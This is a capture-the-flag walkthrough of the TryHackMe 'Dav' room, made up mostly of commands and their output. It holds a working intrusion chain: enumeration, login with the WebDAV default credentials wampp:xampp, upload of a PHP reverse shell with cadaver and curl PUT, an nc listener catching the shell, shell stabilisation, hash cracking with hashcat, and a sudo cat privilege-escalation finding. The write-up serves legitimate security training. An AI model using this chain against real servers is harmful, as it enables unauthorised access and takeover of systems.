


TryHackMe Dav

> Saikat Karmakar | Jun 10 : 2021


- Enumeration

```
NSE: Script scanning 10.10.180.120.
Initiating NSE at 19:26
Completed NSE at 19:27, 10.27s elapsed
Initiating NSE at 19:27
Completed NSE at 19:27, 2.66s elapsed
Initiating NSE at 19:27
Completed NSE at 19:27, 0.00s elapsed
Nmap scan report for 10.10.180.120
Host is up (0.51s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works

NSE: Script Post-scanning.
Initiating NSE at 19:27
Completed NSE at 19:27, 0.00s elapsed
Initiating NSE at 19:27
Completed NSE at 19:27, 0.00s elapsed
Initiating NSE at 19:27
Completed NSE at 19:27, 0.00s elapsed
```

- directory listing

```
┌──(avik㉿kali)-[~/Desktop/ctf/WalkThroughs/TryHackMe/dav [master*]]
└─$ gobuster dir -u http://10.10.180.120/ -w /usr/share/wordlists/dirb/common.txt -t 50 | tee gobuster.log
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.180.120/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/06/10 19:23:32 Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 292]
/.htpasswd           (Status: 403) [Size: 297]
/.htaccess           (Status: 403) [Size: 297]
/index.html          (Status: 200) [Size: 11321]
/server-status       (Status: 403) [Size: 301]
/webdav              (Status: 401) [Size: 460]
```



- [webdav default credentials]
- creds

```
wampp : xampp
```

- we can write on the server

```
dav git:master ❯ curl -u "wampp:xampp" -X PUT http://10.10.180.120/webdav/123
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>201 Created</title>
</head><body>
<h1>Created</h1>
<p>Resource /webdav/123 has been created.</p>
<hr />
<address>Apache/2.4.18 (Ubuntu) Server at 10.10.180.120 Port 80</address>
</body></html>
dav git:master ❯
```

- put the shell on the server

```
dav git:master ❯ cadaver http://10.10.180.120/webdav/
Authentication required for webdav on server `10.10.180.120':
Username: wampp
Password:
dav:/webdav/> help
Available commands:
 ls         cd         pwd        put        get        mget       mput
 edit       less       mkcol      cat        delete     rmcol      copy
 move       lock       unlock     discover   steal      showlocks  version
 checkin    checkout   uncheckout history    label      propnames  chexec
 propget    propdel    propset    search     set        open       close
 echo       quit       unset      lcd        lls        lpwd       logout
 help       describe   about
Aliases: rm=delete, mkdir=mkcol, mv=move, cp=copy, more=less, quit=exit=bye
dav:/webdav/> put
The `put' command requires 1 argument:
  put local [remote] : Upload local file
dav:/webdav/> put php-reverse-shell.php
Uploading php-reverse-shell.php to `/webdav/php-reverse-shell.php':
Progress: [============================>] 100.0% of 5493 bytes succeeded.
dav:/webdav/>
```

or

```
dav git:master ❯ curl -u "wampp:xampp" -X PUT http://10.10.180.120/webdav/123 -F 'data=./php-reverse-shell.php'
dav git:master ❯
```

- got the shell

```
 dav (master) ✗ nc -nvlp 9999
listening on [any] 9999 ...
connect to [10.4.23.120] from (UNKNOWN) [10.10.180.120] 58050
Linux ubuntu 4.4.0-159-generic #187-Ubuntu SMP Thu Aug 1 16:28:06 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 07:24:26 up 40 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

- stabilize the shell

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
Ctrl + Z
stty raw -echo; fg
```

- hash cracked

```
dav git:master ❯ hashcat -a 0 -m 1600 passwd_hc.dav /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt -O --show
$apr1$Wm2VTkFL$PVNRQv7kzqXQIHe14qKA91:xampp
dav git:master ❯
```

```
$apr1$Wm2VTkFL$PVNRQv7kzqXQIHe14qKA91:xampp

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Apache $apr1$ MD5, md5apr1, MD5 (APR)
Hash.Target......: $apr1$Wm2VTkFL$PVNRQv7kzqXQIHe14qKA91
Time.Started.....: Thu Jun 10 20:11:02 2021 (2 secs)
Time.Estimated...: Thu Jun 10 20:11:04 2021 (0 secs)
Guess.Base.......: File (/usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   478.1 kH/s (10.80ms) @ Accel:8 Loops:250 Thr:1024 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 888128/1000000 (88.81%)
Rejected.........: 3392/888128 (0.38%)
Restore.Point....: 863347/1000000 (86.33%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:750-1000
Candidates.#1....: xbrand -> wmyers71
Hardware.Mon.#1..: Temp: 53c Util: 88% Core:1019MHz Mem:1001MHz Bus:4
```

- sudo -l

```
www-data@ubuntu:/home$ sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: /bin/cat
www-data@ubuntu:/home$
```

- using cat as sudo we can read any file with escalated privileges